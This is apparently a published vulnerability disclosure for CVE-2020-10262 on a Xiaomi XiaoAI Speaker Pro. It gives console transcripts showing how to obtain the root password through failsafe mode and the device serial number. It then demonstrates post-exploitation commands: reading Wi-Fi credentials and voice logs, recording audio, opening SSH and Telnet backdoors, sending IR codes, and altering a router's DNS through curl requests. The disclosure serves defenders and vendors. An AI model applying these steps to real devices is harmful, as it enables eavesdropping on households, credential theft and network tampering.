# CVE-2020-10262

## [Discoverer]

*Jian-Xian Li, Pei-Jing Sun, Guan-Wei Hou, Jieh-Chian Wu

National Kaohsiung University of Science and Technology

## [Description]

An issue was discovered on XIAOMI XIAOAI speaker Pro LX06 1.58.10. Attackers can activate the failsafe mode during the boot process, and use the mi_console command cascaded by the SN code shown on the product to get the root shell password, and then the attacker can (i) read Wi-Fi SSID or password, (ii) read the dialogue text files between users and XIAOMI XIAOAI speaker Pro LX06, (iii) use Text-To-Speech tools pretend XIAOMI speakers' voice achieve social engineering attacks, (iv) eavesdrop on users and record what XIAOMI XIAOAI speaker Pro LX06 hears, (v) modify system files, (vi) use commands to send any IR code through IR emitter on XIAOMI XIAOAI Speaker Pro (LX06), (vii) stop voice assistant service, (viii) enable the XIAOMI XIAOAI Speaker Pro's SSH or TELNET service as a backdoor, (IX) tamper with the router configuration of the router in the local area networks.

## [Attack Type]

Physical

## [Product]

XIAOMI XIAOAI speaker Pro (LX06)

## [Version]

1.58.10

## XIAOMI XIAOAI speaker Pro devices vulnerability

### demonstration

A ttackers can activate the failsafe mode during the boot process, and use the mi_console command cascaded by the SN code shown on the pro duct to get the root shell password.






Fig.1 The SN code shown on the XIAOMI XIAOAI speaker Pro



```
Press the [f] key and hit [enter] to enter failsafe mode
Press the [1], [2], [3] or [4] key and hit [enter] to select the debug level
f
- failsafe -
Generating key, this may take a while...
Public key portion is:
ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAAAgQCCE9fhFCZTxo8pA1t7uqUDj9Ua/HkTEk8mjQR9USPI
h2QaCcoq9NeOqJN8/M26Q0WvUDpj1LQdP7DyUXhFU/kvFKCbD3feT2ErqqUjZIouitG/sfLzjvlK0uk9
mkn2xmyVebVy29uyr7F2CBd6CGcTYIhYSsBX63R6LonARqWMgw== root@(none)
Fingerprint: md5 14:55:cd:de:c9:68:b9:5d:ac:d5:e2:e3:03:ed:af:86


BusyBox v1.27.2 () built-in shell (ash)

ash: can't access tty; job control turned off
  _____  _          __    __ __  ___  ___
 |     ||_| ___  ___  |  |    |  ||   ||  _|
 | | | || ||  _|| . | |  |__ |-  -|| | || . |
 |_|_|_||_||___||___| |_____||__|__||___||___|
------------------------------------------------


      ROM Type:release / Ver:1.58.10
------------------------------------------------
================= FAILSAFE MODE active =================
special commands:
* firstboot           reset settings to factory defaults
* mount_root     mount root-partition with config files

after mount_root:
* passwd                        change root's password
* /etc/config                directory with config files

for more help see:
http://wiki.openwrt.org/doc/howto/generic.failsafe
=========================================================

root@(none):/# mi_console
Usage : mi_cosole sn
argc = 1
root@(none):/# mi_console 23948/A9TP46919
aea981ba80a55b
root@(none):/#
```

Fig.2 Get root shell password in the failsafe mode




```
[   15.679133@1] wlan: wlan0 START SCAN
[   17.806385@0] wlan: Connected to bssid 78:XX:XX:XX:a5:d8 successfully
[   22.492178@2] pdm_dclk is : 0
[   22.897816@1] invalid frdd_src
[   23.698251@0] pdm_dclk is : 0
[   23.700240@1] invalid frdd_src

mico login: root
Password:


BusyBox v1.27.2 () built-in shell (ash)

  _____  _          __    __ __  ___  ___
 |     ||_| ___  ___  |  |    |  ||   ||  _|
 | | | || ||  _|| . | |  |__ |-  -|| | || . |
 |_|_|_||_||___||___| |_____||__|__||___||___|
------------------------------------------------


      ROM Type:release / Ver:1.58.10
------------------------------------------------
root@mico:~# id
uid=0(root) gid=0(root) groups=0(root)
root@mico:~# ls /
bin      dev      init     mnt      proc     root     sys      usr
data     etc      lib      overlay  rom      sbin     tmp      var
root@mico:~#
root@mico:~#
root@mico:~#
root@mico:~#
```

Fig.3 Login root shell

## Impact demonstration from XIAOMI XIAOAI speaker Pro devices vulnerability


### 1. Read Wi-Fi SSID or password displayed in cleartext



```
root@mico:~# cat /data/wifi/wpa_supplicant.conf
ctrl_interface=/var/run/wpa_supplicant
ap_scan=1


network={
  ssid="AP_MI_AI"
  psk="[redacted]"
  scan_ssid=1
  key_mgmt=WPA-PSK
}

root@mico:~#
```

Fig.4 Show the WIFI SSID and password

### 2. Read the dialogue text files between users and XIAOMI XIAOAI speaker Pro




```
root@mico:~# cat /tmp/mipns/mibrain/mibrain_asr.log
{"meta":{"type":"RESULT_ASR_FINAL","request_id":"e9eeaba95b0002872a428279aea0533
0","timestamp":1582199859581},"response":{"queries":[{"query":"今天天气如何","co
nfidence":0,"is_final":true,"query_vendor":1001,"query_debug":"AsrResponse{text=
[B@4195b6a9, lastPacket=true, decodedText=今天天气如何, error=null, gender=0, pa
cketId=16, volume=-2.0, endpointDetected=false, debug=DebugInfo{hostname=qrc6-as
r-prod-srv-g4p4-21.gz, modelType=sound}, packetIdDetected=83, potentialEnd=true,
 vadEnd=true, nbest=[AsrResult{text=[B@41abd9ed, cscore=-142.5225067138672, deco
dedText=今天天气如何}, AsrResult{text=[B@1e303196, cscore=-132.67137145996094, d
ecodedText=今天天气如何呀}]}","gender":0,"locale":"zh-CN","frameId":83,"nbest":{
"今天天气如何":-142.5225067138672,"今天天气如何呀":-132.67137145996094},"audio_d
root@mico:~# cat /tmp/mipns/mibrain/mibrain_nlp_answer.log
{ "domain": "weather", "action": "query", "text": "高雄市今天晴转多云，16度到24
度，北风2级。", "widgets": [ { "info": { "category": "com.xiaomi.intent.category
.VOICE_CONTROL_WIDGET_WEATHER", "package_name": "com.xiaomi.tweather", "min_vers
ion_code": 36, "signature": "85:0B:8E:E1:0A:36:BB:AB:91:B9:1E:78:91:79:18:FC:C4:
43:77:3B" }, "params": { "date": "20200220", "city": "高雄市", "country": "中国"
, "latitude": "22.758386611938477", "province": "台湾", "longitude": "120.337997
43652344", "locationKey": "accu:701475" } } ], "content": { "open_mic": false, "
to_speak": "高雄市今天晴转多云，16度到24度，北风2级。", "to_display": { "type":
3, "text": "高雄市今天晴转多云，16度到24度，北风2级。" }, "nowDate": 15821998597
73, "date": "20200220", "destination": { "city": "高雄市", "province": "台湾", "
country": "中国", "locationKey": "accu:701475", "hasCoordinates": true, "longitu
de": 120.33799743652344, "latitude": 22.758386611938477, "duplicateName": false
```

Fig.5 Part of the texts transferred from conversations between the user and XIAOMI XIAOAI speaker Pro

### 3. Use Text-To-Speech tools pretend XIAOMI XIAOAI speaker Pro' voice achieve social engineering attacks

video：https://www.youtube.com/watch?v=Cr5DupGxmL4


### 4. Eavesdrop on users and record what XIAOMI XIAOAI speaker Pro hears



```
BusyBox v1.27.2 () built-in shell (ash)

-----------------------------------------------

      ROM Type:release / Ver:1.58.10
-----------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
root@mico:~# ls /data/eavesdrop_file/
root@mico:~# ps |grep "mipn"
  478 root      2976 S    grep mipn
 3168 root      256m S<   /usr/bin/mipns-xiaomi -c /usr/share/xiaomi/xaudio_en
root@mico:~# sh /data/eavesdrop.sh 3168
Recording WAVE '/data/eavesdrop_file/eavesdrop_result.wav' : Signed 16 bit Littl
e Endian, Rate 48000 Hz, Stereo
^CAborted by signal Interrupt...

root@mico:~# ls /data/eavesdrop_file/
eavesdrop_result-01.wav  eavesdrop_result-04.wav  eavesdrop_result-07.wav
eavesdrop_result-02.wav  eavesdrop_result-05.wav  eavesdrop_result-08.wav
eavesdrop_result-03.wav  eavesdrop_result-06.wav
root@mico:~#
```

Fig.6 Recording the conversations and show the produced wave files


### 5. Stop voice assistant service



```
root@mico:~#
root@mico:~#
root@mico:~# /etc/init.d/mediaplayer stop
root@mico:~#
root@mico:~#
```


Fig.7 The command to shut down voice assistant of XIAOMI speaker

### 6. Enable the XIAOMI XIAOAI speaker Pro’s SSH service as a backdoor



```
-----------------------------------------------

      ROM Type:release / Ver:1.58.10
-----------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
root@mico:~# dropbear -r /data/etc/dropbear/dropbear_rsa_host_key -E
[3267] Feb 20 20:16:44 Running in background
root@mico:~# ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1032 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1032 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:132629 (129.5 KiB)  TX bytes:132629 (129.5 KiB)

wlan0     Link encap:Ethernet  HWaddr EC:41:18:69:34:41
          inet addr:192.168.0.100  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::ee41:18ff:fe69:3441/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1058 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1779 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:442598 (432.2 KiB)  TX bytes:264239 (258.0 KiB)

root@mico:~#
```


Fig.8 The command to use a RSA format SSH private key



```
root@kali:~# ssh 192.168.0.100
root@192.168.0.100's password:


BusyBox v1.27.2 () built-in shell (ash)

-----------------------------------------------

      ROM Type:release / Ver:1.58.10
-----------------------------------------------
root@mico:~# id
uid=0(root) gid=0(root)
root@mico:~# ls /
bin      dev      init     mnt      proc     root     sys      usr
data     etc      lib      overlay  rom      sbin     tmp      var
root@mico:~#
```


Fig.9 The command to remotely login SSH

### 7. Enable the XIAOMI XIAOAI speaker Pro’s Telnet service as a backdoor



```
root@mico:~# /usr/sbin/telnetd
root@mico:~# ifconfig
lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:65536  Metric:1
          RX packets:1734 errors:0 dropped:0 overruns:0 frame:0
          TX packets:1734 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1
          RX bytes:194946 (190.3 KiB)  TX bytes:194946 (190.3 KiB)

wlan0     Link encap:Ethernet  HWaddr EC:41:18:69:34:41
          inet addr:192.168.0.100  Bcast:192.168.0.255  Mask:255.255.255.0
          inet6 addr: fe80::ee41:18ff:fe69:3441/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:1879 errors:0 dropped:0 overruns:0 frame:0
          TX packets:3283 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:786607 (768.1 KiB)  TX bytes:468030 (457.0 KiB)

root@mico:~#
```

Fig.10 The start Telnet command



```
root@kali:~# telnet 192.168.0.100
Trying 192.168.0.100...
Connected to 192.168.0.100.
Escape character is '^]'.

mico login: root
Password:


BusyBox v1.27.2 () built-in shell (ash)

  _____  _            __    __ __  ___  ___
 |     ||_| ___  ___ |  |  |  |  ||   ||  _|
 | | | || ||  _|| . ||  |__|-   -|| | || . |
 |_|_|_||_||___||___||_____|__|__||___||___|
------------------------------------------------

      ROM Type:release / Ver:1.58.10
------------------------------------------------
root@mico:~# ls /
bin      dev      init     mnt      proc     root     sys      usr
data     etc      lib      overlay  rom      sbin     tmp      var
root@mico:~# id
uid=0(root) gid=0(root) groups=0(root)
root@mico:~#
root@mico:~#
```

Fig.11 The command to remotely login Telnet

## 8.Use command to send any IR code through IR emitter on XIAOMI XIAOAI Speaker Pro






Fig.12 The IR emitter on XIAOMI XIAOAI Speaker Pro



```
root@mico:~# echo 9003,4494,566,1692,562,1691,566,1692,566,561,566,561,566,561,5
66,561,566,1692,566,1692,566,561,566,1692,566,561,566,561,566,561,566,1692,566,5
61,566,1692,566,1692,566,1692,566,561,566,1692,566,561,566,561,566,561,566,561,5
66,561,566,561,566,1692,566,561,566,1692,566,1692,566,1692,566,40349,9004,2242,5
66,95557,9003,2242  >   /sys/ir_tx_gpio/ir_data
root@mico:~# 
```

Fig.13 The command to send any IR code

## 9. Data tampering with the configuration of the router in local area network



寬頻網路連線

在這部分中可以設定您的寬頻網路連線類型。有幾種連線類型可供選擇：靜態IP，DHCP，PPPoE，PPTP，L2TP。如果您對連線方式不確定，請聯繫您的寬頻網路服務業者。

提醒 ：如果選用了PPPoE選項，您需要刪除或者停用您電腦上的任何PPPoE用戶端(電腦端)撥接軟體。

儲存設定　不要儲存設定

寬頻網路連線類型

選擇一種模式以透過路由器來存取網際網路。


我的寬頻網路連線是 ： 靜態IP位址連線 ▼

靜態IP位址連線

輸入由您的寬頻網路服務業者提供的靜態位址資訊。


IP位址 ： [redacted] (由您的ISP分配)
子網路遮罩 ： 255.255.255.0
通訊閘位址 ： [redacted]
MAC位址 ： 00 - 00 - 00 - 00 - 00 - 00 (非必要)
複製本機端的MAC位址
主要DNS位址 ： 8.8.8.8
次要DNS位址 ： 8.8.4.4 (非必要)
MTU ： 1500

Fig.14 The router configuration before data tampering



```
BusyBox v1.27.2 () built-in shell (ash)

--------------------------------------------------

      ROM Type:release / Ver:1.58.10
--------------------------------------------------
=== WARNING! =====================================
There is no root password defined on this device!
Use the "passwd" command to set up a new password
in order to prevent unauthorized SSH logins.
--------------------------------------------------
root@mico:~# curl -X POST --data "login_n=admin&login_pass=[redacted]"  http://192.168.0.1/goform/formLogin
<html><head></head><body>
                This document has moved to a new <a href="http://(null)/Basic/Wizard_Tp_WanDetect_Login.asp?t="
>location</a>.
                Please update your documents to reflect the new location.
                </body></html>
root@mico:~#
root@mico:~#
root@mico:~# curl -X POST --data "value=0&config.wan_ip_address=[redacted]&config.wan_subnet_mask=255.255.25
5.0&config.wan_gateway=[redacted]&config.wan primary dns=0.0.0.0&config.wan secondary dns=0.0.0.0&config.wan
_mtu=1500"  http://192.168.0.1/goform/formSetWanNonLogin
<html><head></head><body>
                This document has moved to a new <a href="http://(null)/?t=">location</a>.
                Please update your documents to reflect the new location.
                </body></html>
root@mico:~#
root@mico:~#
root@mico:~#
```

Fig.15 The command for data tampering with the router configuration



寬頻網路連線

在這部分中可以設定您的寬頻網路連線類型。有幾種連線類型可供選擇：靜態IP，DHCP，PPPoE，PPTP，L2TP。如果您對連線方式不確定，請聯繫您的寬頻網路服務業者。

提醒 ：如果選用了PPPoE選項，您需要刪除或者停用您電腦上的任何PPPoE用戶端(電腦端)撥接軟體。

寬頻網路連線類型

選擇一種模式以透過路由器來存取網際網路。

我的寬頻網路連線是 ： 靜態IP位址連線 ▼

靜態IP位址連線

輸入由您的寬頻網路服務業者提供的靜態位址資訊。

IP位址 ： [redacted] (由您的ISP分配)
子網路遮罩 ： 255.255.255.0
通訊閘位址 ： [redacted]
MAC位址 ： 00 - 00 - 00 - 00 - 00 - 00 (非必要)
主要DNS位址 ： 0.0.0.0
次要DNS位址 ： 0.0.0.0 (非必要)
MTU ： 1500

Fig.16 The router configuration after data tampering